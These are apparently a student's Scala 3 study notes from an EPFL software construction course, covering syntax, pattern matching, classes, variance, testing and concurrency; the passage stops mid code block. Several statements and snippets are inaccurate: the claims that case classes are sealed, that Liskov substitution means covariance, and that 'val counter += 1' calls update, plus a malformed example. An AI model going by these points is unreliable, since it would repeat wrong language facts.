Software Development

Notes

Isaac Metthez

January 27, 2026

Notes summarizing core topics from EPFL courses

CS-214 – Software Construction
COM-301 – Computer Security and Privacy

Latest version:
Software Development Notes

Contents

Part I

Software Construction (CS-214)

1 Functional programming

1.1 Definition

Main programming paradigms:

- Imperative, Functional, Logic programming

Orthogonal to it:

- Object-oriented programming

Scaling up “Von Neumann” bottleneck: one tends to conceptualize data structures word-by-word.

Immutable variables Variables that cannot be modified after their initial assignment. Immutability simplifies reasoning about programs and enables safe concurrent execution.

1.2 Scala

This section covers Scala 3 syntax and features.

1.2.1 Build tool

The standard build tool for Scala is **SBT**. Used to compile, test, run, and package Scala projects.

```
# Init new project
sbt new scala/scala3.g8
# Compile project
sbt compile
# Run project
sbt run
# Test project
sbt test
sbt ~test # auto recompile and test on file changes
# Run REPL
sbt console
```

1.2.2 Comment

```
// Single line comment
def f(x: Int): Int = x * x // comment at end of line

/* Scoped comment  */
def h(x: Int): Int =
  /* Comment with
  multilines */
  x * x

def g(x: Int): Int =
  x + x /* comment in expression */ + 1


/**
  * Doc comment
  *
  */
def doc(x: Int): Int = x * x
```

1.2.3 Variables

```
// Declaration in a scope (Type can be omitted and is inferred by the compiler)
var x : <Type> = <expression> // mutable variable evaluated once (call by value)
val y : <Type> = <expression> // immutable variable evaluated once (call by value)
def z : <Type> = <expression> // function without argument, re-evaluated at each use (call by
↪   name)
lazy val w : <Type> = <expression> // immutable variable evaluated once at first use (call by
↪   need)
```

1.2.4 Scope

- Indentation
- {}
- `end` *(just for markup)*

In these notes indentation is preferred. But both can be mixed and are completely equivalent.

```
// { } Scope
def f(x: Int): Int = {
  val y = x * x
  y + 1
}
end f // just for markup

case class Cls(v: Int){
  def sum: Int = {
    val w = v + 10
    w * 2
  }
}
// Indentation scope
def g(x: Int): Int =
  val y = x * x
  y + 1

case class Cls(v: Int):
  def sum: Int =
    val w = v + 10
    w * 2
// end (just for markup)
end Cls // just for markup
```

1.2.5 Conditional expressions

In Scala, `if-else` is an expression (returns a value), unlike Java/C# where it's a statement.

```
// Can be assigned to a variable
val max = if a > b then a else b

// Basic syntax
if <condition> then
  <expression>
else
  <expression>
```

1.2.6 Pattern matching

```
<expression> match
```

```
  case <pattern 1> => <expression>
  case <pattern 2> => <expression>
```

Pattern Types 1. Literal patterns:

```
x match
  case 0 => "zero"
  case 1 => "one"
  case "hello" => "greeting"
  case true => "yes"
  case () => "unit"
  case null => "null value"
```

2. Variable patterns:

```
x match
  case n => s"value is $n"  // binds x to variable n
  case _ => "wildcard"       // wildcard, ignores value
```

3. Constructor patterns (case classes):

```
case class Point(x: Int, y: Int)

point match
  case Point(0, 0) => "origin"
  case Point(x, 0) => s"on x-axis at $x"
  case Point(0, y) => s"on y-axis at $y"
  case Point(x, y) => s"point at ($x, $y)"
```

4. Tuple patterns:

```
pair match
  case (0, 0) => "origin"
  case (x, 0) => s"x = $x"
  case (0, y) => s"y = $y"
  case (x, y) => s"($x, $y)"

// Nested tuples
triple match
  case (x, (y, z)) => s"x=$x, y=$y, z=$z"
```

5. Type patterns:

```
value match
  case s: String => s"string: $s"
  case i: Int => s"integer: $i"
  case d: Double => s"double: $d"
  case _: List[_] => "some list"
  case _ => "unknown type"
```

6. Pattern with @-binding (variable binding):

```
// Bind the entire pattern to a variable with @
point match
  case p @ Point(0, 0) => s"origin point: $p"
  case p @ Point(x, y) if x == y => s"diagonal point: $p at ($x,$y)"

list match
  case xs @ List(1, 2, _*) => s"list starting with 1,2: $xs"

// Useful for nested patterns
person match
  case Person(name, addr @ Address(city, _)) =>
    s"$name lives in $city, full address: $addr"
```

7. Sequence patterns:

```scala
list match
  case List() => "empty"
  case List(x) => s"one element: $x"
  case List(x, y) => s"two elements: $x, $y"
  case List(1, 2, 3) => "exact list [1,2,3]"
  case x :: xs => s"head: $x, tail: $xs"
  case List(1, 2, _*) => "starts with 1, 2"
  case List(_, _, 3) => "third element is 3"
```

8. Guards (conditional patterns):

```scala
x match
  case n if n < 0 => "negative"
  case n if n > 0 => "positive"
  case _ => "zero"

point match
  case Point(x, y) if x == y => "on diagonal"
  case Point(x, y) if x > y => "above diagonal"
  case Point(x, y) if x < y => "below diagonal"
```

9. Alternative patterns (OR):

```scala
x match
  case 0 | 1 => "zero or one"
  case 2 | 3 | 5 | 7 => "small prime"
  case _ => "other"
```

10. Typed patterns with generics:

```scala
value match
  case list: List[Int] => "list of integers"  // type erasure!
  case map: Map[String, Int] => "string to int map"  // type erasure!
  case opt: Option[_] => "some option"
```

Warning: Due to type erasure, generic type parameters are not checked at runtime:

```scala
val x: Any = List("a", "b")

x match
  case list: List[Int] => println("integers")  // Matches! (wrong)
  case _ => println("other")
// Prints "integers" even though it's List[String]!
```

11. Constant patterns:

```scala
val MaxValue = 100

x match
  case MaxValue => "at maximum"  // uses the constant
  case other => s"value: $other"
```

12. Infix operation patterns:

```scala
list match
  case first :: second :: rest => s"at least 2 elements: $first, $second"
  case head :: tail => s"head: $head"
  case Nil => "empty"
```

13. Pattern matching in variable declarations:

```scala
// Destructuring tuples
val (x, y) = (1, 2)

// Destructuring case classes
val Point(px, py) = Point(3, 4)

// Destructuring lists
```

```
val head :: tail = List(1, 2, 3)  // can fail if list is empty

// Safer with pattern matching
val list = List(1, 2, 3)
val result = list match
  case h :: t => Some(h, t)
  case Nil => None
```

Pattern Matching Best Practices

- Use `case _` as a catch-all to avoid `MatchError`
- Prefer sealed traits for exhaustiveness checking
- Use guards sparingly - complex logic should be in separate functions
- `@`-binding is useful when you need both the whole and parts
- Order matters: patterns are checked top-to-bottom, first match wins

Exhaustiveness checking with sealed traits:

```
sealed trait Shape
case class Circle(radius: Double) extends Shape
case class Rectangle(width: Double, height: Double) extends Shape

def area(shape: Shape): Double = shape match
  case Circle(r) => Math.PI * r * r
  case Rectangle(w, h) => w * h
// Compiler warns if we forget a case!
```

1.2.7 Functions

Base

```
// Define
def fun(v: <Type>): <Type> =
  <expression>

val fun = (v: <Type>) => <expression>

// Call
fun(<expression>)

// Simpler call with block syntax for single parameter functions
// Warning: The expression must be on a separate line after the ":"
fun:
  <expression>

// Methods can be call with infix notation
class Cls:
  infix def process(x: Int): Int = x * 2 // Infix method

val c = Cls()

// Normal call
c.process(5)
// Infix call
c process 5
// Because there is only one parameter
c.process:
  5

// Function type
<Type> => <expression return type>
```

Closures A closure is a function that captures variables from its surrounding lexical scope.

```
def makeAdder(x: Int): Int => Int =
  (y: Int) => x + y  // captures 'x' from outer scope

val add5 = makeAdder(5)
add5(3)  // returns 8
```

The function "(y: Int) => x + y" is a closure because it "closes over" the variable "x" from the enclosing scope.

Var args

```
// Define
def fun(v: <Type>*): <Type> =
  <expression>

// Call
// Normal call
fun(<expression 1>, <expression 2>, ...)

// Explode a sequence
fun(seq*)
```

Currying

```
// Define
def fun(v: <Type>)(w: <Type>): <Type> =
  <expression>

def fun(v: <Type>)(w: <Type>): <Type> =
  def innerFun(v: <Type>)(w: <Type>): <Type> =
    <expression>
  <expression> // last expression is the return

val fun = (v: <Type>) => (w: <Type>) => <expression>

// Call
fun(<expression 1>)(<expression 2>)

// Function type
<Type> => <Type> => <expression return type>
```

Call by value or by name By default, function parameters in Scala are passed by value. But sometimes we want explicitly to pass by name. For instance the for the Try monad.

```
// Example Try monad
object Try:
  def apply[A](expr: => A): Try[A] = // expr is call by name
    try Success(expr)
    catch case e: Exception => Failure(e)

// then
val result = Try:
  // some computation that may throw
  computeSomething()

// or else
val result2 = Try(computeSomething()) // is also valid

// This is different from just passing a function by value
// Example passing by value function
object TryByValue:
  def apply[A](expr: () => A): Try[A] = // expr is call by value
```

```
    try Success(expr())
    catch case e: Exception => Failure(e)

// then
val result = TryByValue(() =>
  // some computation that may throw
  computeSomething())
```

Functions as objects The function type `A => B` is an abbreviation for `scala.Function1[A, B]`.

```
package scala
trait Function1[A, B]:
  def apply(x: A): B

val f = (x: Int) => x * x
f(7)

// => as object
val f = new Function1[Int, Int]:
  def apply(x: Int) = x * x
f.apply(7)
```

Note that a method such as:

```
def f(x: Int): Boolean = ...
```

is not itself a function value. But if `f` is used in a place where a `Function` type is expected, it is converted automatically to a function value.

Partial Functions A **partial function** is a function that is not defined for all inputs of its input type.

```
// Regular function - defined for ALL Int
val double: Int => Int = x => x * 2

// Partial function - only defined for positive Int
val sqrt: PartialFunction[Int, Double] =
  case x if x >= 0 => Math.sqrt(x)
  // Throws MatchError for negative numbers

sqrt.isDefinedAt(4)   // true
sqrt.isDefinedAt(-1)  // false

// Using lift to convert to total function returning Option
val safeSqrt: Int => Option[Double] = sqrt.lift

// Direct use of lift
val sqrt3 = sqrt.lift(9)    // Some(3.0)
```

Main use case: with `collect` to filter and map simultaneously. See section 1.2.35 for more collection operations.

```
val mixed: List[Any] = List(1, "hello", 2, "world")

// Extract only strings and uppercase them
val strings = mixed.collect:
  case s: String => s.toUpperCase
// Result: List("HELLO", "WORLD")

// Equivalent to:
mixed.filter(_.isInstanceOf[String])
     .map(_.asInstanceOf[String].toUpperCase)
```

```
// Other use case
```

The `case ...` syntax (with or without braces) creates a partial function that automatically filters out unmatched cases.

1.2.8 Types

Type alias can be defined with `type` keyword.

```
type Word = String // type alias
type Pair[A, B] = (A, B) // generic type alias

// Opaque type alias, hides implementation details (means that outside code cannot rely on the
↪  underlying type)
opaque type Meter = Double
```

1.2.9 Classes

```
class Cls(v: <Type>, w: <Type>):
  private val max = if v < w then w else v
  private def mod = v % w
  def sum = this.v + this.w

  // auxiliary constructor
  def this(a: <Type>) =
    this(a, a) // call primary constructor

  // require (precondition)
  require(v > 0, "v must be positive") // if false: IllegalArgumentException

  // assert (internal check)
  def sqrt =
    val r = math.sqrt(w)
    assert(r >= 0, "r must be non-negative") // if false: AssertionError
```

Default inheritance All classes in Scala implicitly extend the `AnyRef` class (equivalent to `java.lang.Object` in Java) if no other superclass is specified.

1.2.10 Special methods on Classes

Apply The `apply` method allows instances of a class to be called like functions.

```
class Adder(factor: Int):
  def apply(x: Int): Int = x + factor
val add5 = Adder(5)
val result = add5(10) // Calls add5.apply(10), result is 15
```

Unapply The `unapply` method is used in pattern matching to extract values from an object.

```
object Even:
  def unapply(x: Int): Option[Int] = // Must return Option type
    if x % 2 == 0 then Some(x / 2) else None

val number = 8

number match
  case Even(half) => println(s"$number is even, half is $half")
  case _          => println(s"$number is odd")
```

UnapplySeq The `unapplySeq` method is used for pattern matching on sequences, allowing extraction of variable-length sequences.

```
object Words:
  def unapplySeq(s: String): Option[Seq[String]] =
    val words = s.split(" ").toSeq
    if words.nonEmpty then Some(words) else None
val sentence = "Hello Scala world"
sentence match
  case Words(first, second, rest @ _*) =>
    println(s"First word: $first, Second word: $second, Rest: $rest")
  case _ =>
    println("No words found")
```

Update The `update` method allows instances of a class to be updated using array-like syntax.

```
class MutableArray(size: Int):
  private val data = new Array[Int](size)
  def apply(index: Int): Int = data(index)
  def update(index: Int, value: Int): Unit = data(index) = value

val arr = MutableArray(5)
arr(0) = 10 // Calls arr.update(0, 10)
val value = arr(0) // Calls arr.apply(0), value is 10
```

Unary operators The unary operators in Scala are special methods that allow you to define custom behavior for unary operations on your classes. The supported unary operators are `+`, `-`, `!`, and `~`.

```
class Counter(var value: Int):
  def unary_+ : Counter = Counter(value + 1)
  def unary_- : Counter = Counter(value - 1)
  def unary_! : Boolean = value == 0
  def unary_~ : Counter = Counter(-value)
val counter = Counter(5)
val incremented = +counter // Calls counter.unary_+
val decremented = -counter // Calls counter.unary_-
val isZero = !counter    // Calls counter.unary_!
val negated = ~counter   // Calls counter.unary_~

val counter += 1 // Calls counter.update(counter.value + 1) // Not unary operator
val counter -= 1 // Calls counter.update(counter.value - 1) // Not unary operator
```

Hierarchy/Inheritance

```
abstract class AbsCls: // superclass, base class of SpecCls
  def move: Int
  def bass: Int = 0

class SpecCls extends AbsCls: // subclass
  def move = 10
  override def bass = 10

object SingletonCls extends AbsCls:
  def move = 20

// Companion (object and class with the same name)
class IntSet(val head: Int, val tail: Option[IntSet])
object IntSet:
  def singleton(x: Int) = NonEmpty(x, Empty, Empty)
  // factory method
  def apply(x : Int, tail: Option[IntSet]): IntSet =
    new IntSet(x, tail)  // call constructor of IntSet (Same principle for case classes)
```

```
// Programs
// similar to Java
object Hello:
  def main(args: Array[String]): Unit = println("hello world!")
// > scala Hello

// syntactic sugar
@main def nameProgram(name: String, n: Int) =
  println(s"Name: $name, $n")
// > scala nameProgram test 123
```

The base hierarchy:

- **Any** (base of all types): methods `==`, `!=`, `equals`, `hashCode`, `toString`
- **AnyRef** (alias of `java.lang.Object`): reference types
- **AnyVal**: base type of all primitive types

The bottom:

- **Nothing**: to signal abnormal termination; as element type of empty collections

1.2.11 Traits

```
// Traits
trait Planar:
  def h: Int
  def w: Int
  def surface = h * w

class SpecTCls extends AbsCls, Planar:
  def move = 42

// with is possible (older syntax version)
class SpecTCls extends AbsCls with Planar:
  def move = 42
```

Extension Methods Extension methods add new methods to existing types without modifying their source code. In Scala 3, use the `extension` keyword.

```
// Basic syntax
extension (s: String)
  def shout: String = s.toUpperCase + "!"
  def repeat(n: Int): String = s * n

"hello".shout      // "HELLO!"
"ab".repeat(3)     // "ababab"
```

Generic Extensions Extensions can be parameterized with type parameters.

```
extension [T](xs: List[T])
  def second: Option[T] = xs match
    case _ :: x :: _ => Some(x)
    case _ => None

  def intersperse(sep: T): List[T] = xs match
    case Nil => Nil
    case head :: Nil => List(head)
    case head :: tail => head :: sep :: tail.intersperse(sep)

List(1, 2, 3).second           // Some(2)
List(1, 2, 3).intersperse(0)   // List(1, 0, 2, 0, 3)
```

Extensions with Type Bounds

```
extension [T: Ordering](xs: List[T])
  def sortedDesc: List[T] = xs.sorted.reverse
  def minOption: Option[T] = if xs.isEmpty then None else Some(xs.min)

List(3, 1, 2).sortedDesc  // List(3, 2, 1)
```

Collective Extensions Group multiple extensions in a single block.

```
extension (x: Int)
  def isEven: Boolean = x % 2 == 0
  def isOdd: Boolean = !x.isEven
  def square: Int = x * x
  infix def divides(y: Int): Boolean = y % x == 0

4.isEven       // true
3.square       // 9
2 divides 10   // true (infix notation)
```

1.2.12 Case Classes

Case classes are special classes in Scala that are optimized for immutable data structures and pattern matching. As record in java or in C# they provide a concise syntax for defining classes that primarily hold data. And they come with several useful methods automatically generated by the compiler. The methods generated are: `equals`, `hashCode`, `toString`, and `copy`.

```
// Case class
case class Point(x: Int, y: Int):
  def move(dx: Int, dy: Int) = Point(x + dx, y + dy)

// Usage
val p1 = Point(2, 3)
val p2 = p1.move(1, -1)

// Pattern matching
p2 match
  case Point(3, 2) => println("Moved correctly")
  case _           => println("Something went wrong")$

// Copy with modification
val p3 = p2.copy(y = 5) // x remains the same

// Enums with datas are case classes
enum Shape:
  case Circle(radius: Double)
  case Rectangle(width: Double, height: Double)

val recCopy = Shape.Rectangle(4.0, 5.0).copy(width = 10.0)
```

Like in Java but not like record in C# case classes are sealed therefore they can not be abstract and OOP hierarchy is not possible with case classes.

1.2.13 Operator overloading

```
extension (c: Cls)
  def +(c2: Cls): Cls = c.add(c2)
  def *(c2: Cls): Cls = c.mul(c2)

  infix def min(that: Rational) = ???

a + b   // instead of a.+(b)
a * b
a min b
```

Operator precedence Determined by the first character:

```
(all letters)
|
^
&
< >
= !
:
+ -
* / %
(all other special characters)
```

1.2.14 Exceptions

```
// class SpecificException(msg: String) extends Exception(msg)

// Raise
throw Exc // the type of the expression is Nothing

// Catch
try
  <expression>
catch
  case e: IOException => println("I/O error")
  case e: SpecificException => println("Specific exception")
  case e: Exception    => println(s"Error: ${e.getMessage}")
  case _               => println("Unknown")
finally
  println("Always executed")
```

1.2.15 Packages

At the top of a file:

```
package test.sample

object Test1
object Test2

// Test1 is in test.sample
```

1.2.16 Imports

```
import test.sample.Test1
import test.sample.{Test1, Test2}
import test.sample.*
// possible to import from a package or an object
```

1.2.17 Enums

```
// Base
enum ColorEncoding:
  case RGB(r: Int, g: Int, b: Int)
  case HSL(h: Double, s: Double, l: Double)
  case YUV(y: Int, uv: Int)

// unbox
import ColorEncoding.*

// enum is a class
enum Direction(val dx: Int, val dy: Int):
  case Right extends Direction( 1, 0)
  case Up    extends Direction( 0, 1)
  case Left  extends Direction(-1, 0)
  case Down  extends Direction( 0,-1)
  def leftTurn = Direction.values((ordinal + 1) % 4)

// equivalent sketch
abstract class Direction(val dx: Int, val dy: Int):
  def leftTurn = Direction.values((ordinal + 1) % 4)
object Direction:
  val Right = new Direction( 1, 0)
  val Up    = new Direction( 0, 1)
  val Left  = new Direction(-1, 0)
  val Down  = new Direction( 0,-1)
```

1.2.18 Access modifiers

Access modifiers define the visibility and inheritance rules for classes, traits, methods, and variables in Scala. They control which parts of the code can access or extend a given element.

Main categories

- **Access control**: restricts who can see or use an element.
- **Inheritance control**: restricts how an element can be extended or overridden.

Access control modifiers

- `private`: visible only within the class or object that defines it.
- `protected`: visible in subclasses.
- `public` (default): visible everywhere.
- `private[package]`: visible within a given package and its subpackages.

Inheritance control modifiers

- `sealed`: all subclasses must be defined in the same source file. Ensures that pattern matching can be checked for exhaustiveness.
- `final`: prevents inheritance or overriding.
- `abstract`: marks a class that cannot be instantiated directly and may define abstract members.

Example

```
sealed abstract class Shape

private final class Circle(r: Double) extends Shape

protected case class Rectangle(w: Double, h: Double) extends Shape

// Access limited to package "geometry"
private[geometry] class Helper
```

1.2.19 Inline

The `inline` modifier in Scala is used to suggest to the compiler that a method or value should be inlined at the call site. This can improve performance by eliminating the overhead of a method call, especially for small methods that are called frequently. Transparent inline methods allow the compiler to infer more precise types based on the arguments provided at the call site.

```
// Inline
inline def fun(x: Int): Int = x * x
inline val constant = 42
```

```
// Usage
val result = fun(5) + constant

// Transparent inline
transparent inline def max[A](x: A, y: A)(using ord: Ordering[A]): A =
  if ord.gt(x, y) then x else y

  // Usage
val m = max(10, 20) // inferred as Int
```

1.2.20 Infix

Infix notation allows methods with a single parameter to be called without the dot and parentheses, making the code more readable and resembling natural language. This has already been shown in section 1.2.13.

```
class Rational(n: Int, d: Int):
  def +(that: Rational): Rational = ???
  infix def -(that: Rational): Rational = ???
val r1 = Rational(1, 2)
val r2 = Rational(3, 4)
val sum = r1 + r2       // calls r1.+(r2)
val difference = r1 - r2 // calls r1.-(r2)
```

1.2.21 Specifications

Scala provides built-in mechanisms for expressing formal specifications within the code itself, following the Design by Contract paradigm.

Preconditions with `require`: The `require` statement defines conditions that must be true before a function executes. It validates input parameters and throws an `IllegalArgumentException` if the condition fails.

```
def sqrt(x: Double): Double =
  require(x >= 0, "Cannot compute square root of negative number")
  math.sqrt(x)
```

Postconditions with `ensuring`: The `ensuring` clause specifies conditions that must hold after function execution, validating the returned result.

```
def divide(numerator: Int, denominator: Int): Double =
  require(denominator != 0, "Denominator cannot be zero")
  val result = numerator.toDouble / denominator
  result
.ensuring(result => !result.isNaN && !result.isInfinite)
```

Assertions with `assert`: The `assert` statement checks invariants during execution, useful for debugging and verifying internal consistency.

```
def factorial(n: Int): Int =
  require(n >= 0, "Factorial requires non-negative input")

  if n == 0 then 1
  else
    val result = n * factorial(n - 1)
    assert(result > 0, "Factorial overflow detected")
    result
```

Write signatures without implementation: Abstract methods in traits or abstract classes can define specifications without providing implementations. But sometimes it is useful to provide a default implementation that throws an exception to indicate that the method should be overridden.

```
def withoutImplementation(x: Int): Int =
  ??? // throws NotImplementedError at runtime
```

Sometimes we do not want to throw an exception but indicate that the method is not implemented. For instance to continue test execution. A possible implementation is:

```
def TODO[A]: A = null.asInstanceOf[A]
```

1.2.22 Unit testing

Scala has several popular testing frameworks, including ScalaTest, Specs2, and MUnit. These frameworks provide tools for writing and running unit tests, as well as features for assertions, mocking, and test organization. MUnit is used here as example.

```
import munit.FunSuite
class MyTests extends FunSuite:
  test("addition works"):
    assertEquals(2 + 2, 4)

  test("string concatenation"):
    val result = "Hello, " + "world!"
    assertEquals(result, "Hello, world!")
```

1.2.23 Property-Based Testing with ScalaCheck

ScalaCheck automatically generates test cases to verify properties across many inputs, rather than testing specific examples.

Basic Properties Use `forAll` to test properties with automatically generated inputs:

```
import org.scalacheck.Prop.forAll

forAll:
 (a: Int, b: Int) =>
  a + b == b + a  // commutativity

forAll:
 (x: Int) =>
  x + 1 - 1 == x  // inverse operations
```

Preconditions Use `==>` to express conditional properties:

```
forAll:
  (l: List[Int]) =>
  (l.nonEmpty) ==> (l.head :: l.tail == l)

forAll:
  (x: Int) =>
  (x != Int.MaxValue) ==> (x + 1 > x)
```

Custom Generators Create generators for specific data types:

```
import org.scalacheck.Gen

// Generate values from a range
```

```scala
val diceRoll: Gen[Int] = Gen.choose(1, 6)

// Generate from specific values
val vowel: Gen[Char] = Gen.oneOf('a', 'e', 'i', 'o', 'u')

// Generate lists of specific size
val shortList: Gen[List[Int]] = Gen.listOfN(3, Gen.posNum[Int])

// Custom data structures
case class Person(name: String, age: Int)

val genPerson: Gen[Person] = for
  name <- Gen.alphaStr
  age <- Gen.choose(0, 120)
yield Person(name, age)
```

Integration with MUnit

```scala
import munit.ScalaCheckSuite
import org.scalacheck.Prop.*

class MathTests extends ScalaCheckSuite:
  property("addition is commutative"):
    forAll: (a: Int, b: Int) => a + b == b + a

  property("string concatenation length"):
    forAll:
      (s1: String, s2: String) =>
      (s1 + s2).length == s1.length + s2.length
```

Common Patterns

```scala
// Test collection properties
forAll:
  (l: List[Int]) =>
  l.reverse.reverse == l  // involution

// Test algebraic laws
forAll:
  (a: Int, b: Int, c: Int) =>
  (a + b) + c == a + (b + c)  // associativity

// Round-trip testing
forAll:
  (data: MyData) =>
  decode(encode(data)) == Some(data)
```

Add in sbt build

```scala
// in build.sbt
libraryDependencies += "org.scalacheck" %% "scalacheck" % "1.18.0" % Test

// with MUnit
libraryDependencies ++= Seq(
  "org.scalameta" %% "munit" % "1.0.0" % Test,
  "org.scalameta" %% "munit-scalacheck" % "1.0.0" % Test
)
```

Key Advantages

- Automatically tests many cases, including edge cases

- Properties serve as executable specifications
- ScalaCheck shrinks failing cases to minimal examples
- Less test code to maintain than exhaustive unit tests

1.2.24 Tail recursion

A recursive function is **tail-recursive** if the recursive call is the last operation in the function.

```
import scala.annotation.tailrec
@tailrec
def factorial(n: Int, acc: Int = 1): Int =
  if n <= 1 then acc
  else factorial(n - 1, n * acc)
```

1.2.25 For-expression

```
for
  <pattern> <- <expression (iterable)>
  [if <condition>]
  yield <expression>
// equivalent to

<expression (iterable)>.filter(<condition>).map(<expression>) // Actually with withFilter
↪  instead of filter to improve performance
// Example
for
  i <- 1 until n
  if i % 3 != 0
  j <- 1 until i
  if isPrime(i + j)
yield (i, j)

// equivalent to
(1 until n)
  .withFilter(i => i % 3 != 0)
  .flatMap(i =>
    (1 until i)
      .withFilter(j => isPrime(i + j))
      .map(j => (i, j))
  )

// Other Alternative
(1 until n).withFilter: i =>
  i % 3 != 0
.flatMap: i =>
  (1 until i).withFilter: j =>
    isPrime(i + j)
  .map: j =>
    (i, j)

// With value assignation
for
  i <- 1 until n
  if i % 3 != 0
  j <- 1 until i
  sum = i + j
  if isPrime(sum)
yield (i, j, sum)
```

- A **generator** is of the form `p <- e`, where `p` is a pattern and `e` an expression whose value is a collection or monadic type.

- A **filter** is of the form `if f`, where `f` is a boolean expression.
- The sequence must start with a generator.
- If there are several generators, the last generators vary faster than the first.
- A **for-expression** is purely **syntactic sugar**: it is rewritten by the compiler into calls to `map`, `flatMap`, and `withFilter`.
- The resulting type depends on the source:
  - From a `List` => returns a `List`
  - From a `Map` => returns a `Map`
  - From a `Range` => returns an `IndexedSeq` (e.g. a `Vector`)
  - From an `Option` => returns an `Option`

Classical `for` and `while` loops Scala also supports traditional imperative loops for side-effect-based code.

```
// for loop over a range
for i <- 0 until 5 do
  println(i)

// Note that as the the same desugaring as for-expressions
(0 until 5).foreach(i => println(i))

// with multiple generators
for
  i <- 1 to 3
  j <- 1 to 2
do
  println(s"($i, $j)")

// desugared
(1 to 3).foreach(i =>
  (1 to 2).foreach(j =>
    println(s"($i, $j)")
  )
)

// with guard (filter)
for
  i <- 1 to 10
  if i % 2 == 0
do
  println(i)

// nested braces alternative
for (i <- 1 to 3; j <- 1 to 2) {
  println(s"($i, $j)")
}

// While loops are not functional programming, therefore they are really
// different constructs and not syntactic sugar.
// while loop
var i = 0
while i < 5 do
  println(i)
  i += 1

// Note: even if not automatically desugared, unfold can reproduce it
// without var and in a functional way:
```

```
LazyList.unfold(0): i =>
  if i < 5 then Some((i, i + 1))
  else None
.foreach(println)

// More complex example with accumulated state
var i2 = 0
var sum = 0
while sum < 100 do
  println(s"i=$i2, sum=$sum")
  sum += i2
  i2 += 1

// Functional equivalent with unfold
LazyList.unfold((0, 0)): (i, sum) =>
  if sum < 100 then Some(((i, sum), (i + 1, sum + i)))
  else None
.foreach: (i, sum) =>
  println(s"i=$i, sum=$sum")

// do-while loop
var j = 0
do
  println(j)
  j += 1
while j < 5

// There is no direct functional higher-order function equivalent for
// do-while loops, but an easy way is to prepend a lazy head:
(0 #:: LazyList.unfold(1): i =>
  if i < 5 then Some((i, i + 1))
  else None
).foreach(println)
```

1.2.26 Polymorphism Subtyping and Generics

Generics (Parametric polymorphism) Corresponds approximately to generics <T> in Java.

```
// Class example
sealed trait List[T]
  case class Nil[T]() extends List[T] // made Nil a class to make T known
  case class Cons[T](head: T, tail: List[T]) extends List[T]
// Some methods do not care about type
extension[T] (xs: List[T])
def length: BigInt =
  xs match
case Nil() => 0
case Cons(h, t) => 1 + t.length
def ++(ys: List[T]): List[T] =
  xs match
case Nil() => ys
case Cons(h, t) => Cons(h, t ++ ys)

// Function example
def singleton[T](x: T): List[T] = Cons(x, Nil())
// Then
singleton[Int](1)
singleton[String]("test")
// Type can often be inferred
singleton(1)
singleton("test")
```

Type erasure Type parameters do not affect evaluation in Scala. We can assume that all type parameters and type arguments are removed before evaluating the program. This is also called type erasure. Languages that use type erasure include Java, Scala, Haskell, ML, OCaml... Some other languages keep the type parameters around at run time, for example, C#, C++...

Subtyping (Inclusion polymorphism) A type S is a subtype of a type T (written $S <: T$) if every value of type S can be used in a context where a value of type T is expected. In other words, S is a more specific type than T (S extends T).

Bounds

```
def fun[T <: UpperBound](x: T): T = ... // T is a subtype of UpperBound
def fun[T >: LowerBound](x: T): T = ... // T is a supertype of LowerBound (For instance, T can
↪  be Any)
def fun[T >: LowerBound <: UpperBound](x: T): T = ... // T is between LowerBound and UpperBound
```

Variance

Liskov substitution principle: if $S <: T$ then Container[S] <: Container[T].

- Covariant: if $A <: B$ then $C[A] <: C[B]$ // Like Java
- Contravariant: if $A <: B$ then $C[A] >: C[B]$
- Nonvariant: if $A <: B$ then neither $C[A] <: C[B]$ nor $C[A] >: C[B]$ // Invariant is the same. Like C#

Scala lets declare the variance of a type by annotating the type parameter:

```
class C[+A]: // C is covariant
  ...
class C[-A]: // C is contravariant
  ...
class C[A]: // C is nonvariant
  ...
```

Example

```
trait Function1[-T, +R] // Contravariant in T, covariant in R
  def apply(x: T): R
```

- **T** — input argument (`x:  T`); *contravariant* (`-T`): a function that accepts a more general type can replace a function that expects a more specific type.

- **R** — return value; *covariant* (`+R`): a function that returns a more specific type can replace a function that returns a more general type.

```
// If array where class then
class Array[+T] // Covariant
  // false
  def prepend(x: T): = ... // Error: cannot have a covariant type in contravariant position
  // correct
  def prepend[U >: T](x: U): Array[U] = ... // U is a supertype of T
```

Variance check The precise rules are a bit more involved, fortunately the Scala compiler performs them for us

- **covariant** type parameters can only appear in method results.

- **contravariant** type parameters can only appear in method parameters.

- **invariant** type parameters can appear anywhere.

Warning This program compiles successfully but throws a `java.lang.ArrayStoreException` at run-time. The problem is due to the **covariance of arrays**: `Array[NonEmpty]` is considered a subtype of `Array[IntSet]` at compile time, but this relationship is unsafe because arrays are mutable.

```
val a: Array[NonEmpty] = Array(NonEmpty(1, Empty(), Empty()))
val b: Array[IntSet] = a
b(0) = Empty()
val s: NonEmpty = a(0)
```

1.2.27 Parallelism and concurrency

Link to the topic: section 2.9.

Threads To create a new thread:

```
// created by extending Thread
class MyThread(val k: Int) extends Thread:
  override def run(): Unit =
    // code to be executed in the new thread

// use case
val t = new MyThread(42)
t.start() // start the thread
t.join()  // wait for the thread to finish
// note: method are called with parentheses (work without) but better to use to that method ad
↪  side effects
// .identifier and .identifier() is valid because Thread come from Java

// created by passing a Runnable to a Thread
class MyRunnable(val k: Int) extends Runnable:
  override def run(): Unit =
    // code to be executed in the new thread

// use case
val r = new MyRunnable(42)
val t = new Thread(r)
t.start() // start the thread
t.join()  // wait for the thread to finish

// created as a Virtual Thread (JVM:Java 21+)
val vt = Thread.startVirtualThread(() =>
  println(s"Running virtual thread on ${Thread.currentThread().getName}")
)
vt.join() // wait for virtual thread to finish
// virtual threads are lightweight threads managed by the JVM, not by the OS
// they support blocking operations efficiently and scale to millions of threads
```

Futures A future work almost like `Task<T>` in C#, Asyncio Coroutine and Future in Python,. . .

```
import scala.concurrent.*
import scala.concurrent.duration.*
import scala.util.*

// needed to run Futures
given ExecutionContext = ExecutionContext.global

def compute(x: Int): Future[Int] =
  Future:
    println(s"Computing $x on thread ${Thread.currentThread().getName}")
    Thread.sleep(1000)
    x * 2
```

```scala
@main def runFutures(): Unit =
  val f1 = compute(21)
  val f2 = compute(84)

  // combine futures
  val combined: Future[Int] =
    for
      a <- f1
      b <- f2
    yield a + b

  // handle completion asynchronously
  combined.onComplete:
    case Success(value) => println(s"Result = $value")
    case Failure(ex)    => println(s"Error: ${ex.getMessage}")

  // wait with timeout
  Await.result(combined, 3.seconds)
```

Parrallel collections Hosted at https://github.com/scala/scala-parallel-collections To use it, add the dependency to `build.sbt`:

```scala
libraryDependencies ++=
  Seq("org.scala-lang.modules" %% "scala-parallel-collections" % "1.2.0")
```

Then import it:

```scala
